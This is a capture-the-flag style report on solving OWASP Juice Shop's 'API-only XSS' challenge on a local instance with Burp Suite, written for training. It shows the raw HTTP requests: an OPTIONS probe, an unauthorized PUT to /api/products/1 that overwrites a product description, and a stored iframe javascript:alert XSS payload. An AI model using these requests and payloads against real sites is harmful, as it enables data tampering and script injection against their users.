Link: Github Repository
Reach me out via LinkedIn, Portfolio Contact Form or mail@pascal-nehlsen.de
Admin Registration Challenge Report
API-only XSS Challenge Report
This tool is intended for educational and authorized penetration testing purposes only. Unauthorized use of this tool against systems that you do not have explicit permission to test is illegal and unethical.
Project: OWASP Juice Shop - API-only XSS Challenge (XSS)
Tools: Kali Linux with Burp Suite
Author: Pascal Nehlsen
Portfolio: https://www.pascal-nehlsen.de/
GitHub Link: https://github.com/PascalNehlsen/juice-shop-challenges/blob/main/challenges/api-only-xss.md
Table of Contents
Introduction
The OWASP Juice Shop is a deliberately vulnerable web application designed to demonstrate security issues, including Cross-Site Scripting (XSS). This report details the steps I followed to complete the API-only XSS challenge.
Objective
The objective of this challenge was to exploit an XSS vulnerability through the API endpoints of the Juice Shop application. The approach involved embedding malicious scripts into a product's description to see if these would execute in the browser. Successfully completing the challenge required persisting an XSS payload within the application.
Approach
Step 1: Information Gathering
To identify where persistent data is stored within the shop, I examined product descriptions as a likely target. Using Burp Suite's "Intercept" feature, I intercepted the HTTP requests within the application to analyze the API calls involved.

Upon reviewing the HTTP history, I found a GET request to /api/Quantitys/. I then sent this request to Burp Suite's Repeater tool for modification. By changing the API endpoint to /api/Products/, I accessed a complete JSON response containing all product details.
Sample Product in JSON Format:
{
  "id": 1,
  "name": "Apple Juice (1000ml)",
  "description": "The all-time classic.",
  "price": 1.99,
  "deluxePrice": 0.99,
  "image": "apple_juice.jpg",
  "createdAt": "2024-10-24T10:01:58.486Z",
  "updatedAt": "2024-10-24T10:01:58.486Z",
  "deletedAt": null
}
Step 2: Analyzing API Endpoints
After identifying the product data, I further explored the Juice Shop API endpoints. By sending an OPTIONS request to /api/Products/, I confirmed that the API supports standard HTTP methods (GET, POST, PUT, PATCH).
OPTIONS /api/Products/ HTTP/1.1
Since attempts to update product data with the PATCH method were unsuccessful (resulting in a 500 status code), I opted to use the PUT method, which replaces data in its entirety. Additionally, I set the Content-Type to application/json, as the GET response data format was JSON. With IDs listed in the JSON data, I accessed the first product directly via /api/products/1.
I first tested updating the product description without any XSS payload:
PUT Request to Update Product Description
PUT /api/products/1 HTTP/1.1
Host: 127.0.0.1:3000
Content-Type: application/json
Connection: keep-alive

{

"description": "OWASP is King"
}
The server responded with a 200 status code, confirming the update:
{
  "status": "success",
  "data": {
    "id": 1,
    "name": "Apple Juice (1000ml)",
    "description": "OWASP is King",
    "price": 1.99,
    "deluxePrice": 0.99,
    "image": "apple_juice.jpg",
    "createdAt": "2024-10-24T10:01:58.486Z",
    "updatedAt": "2024-10-24T11:06:53.363Z",
    "deletedAt": null
  }
}
On checking the OWASP Juice Shop UI, the product description was successfully updated.
Step 3: Injecting XSS Payload
To complete the challenge, I attempted to add an iframe to the description with a JavaScript payload:
{

  "description": "<iframe src=\"javascript:alert(`xss`)\">"
}
When testing without escaped double quotes, the server returned a 500 error due to syntax issues. Adding backslashes before the double quotes (\") allowed the payload to be processed, resulting in a 200 status code.
Upon refreshing the OWASP Juice Shop page, I observed the modified product description. The XSS payload executed as intended when viewing the product, confirming the successful exploitation of the XSS vulnerability.
Conclusion
This test successfully completed the API-only XSS Challenge by embedding a persistent XSS payload in the description of the Apple Juice product through a direct API request, bypassing the web frontend.
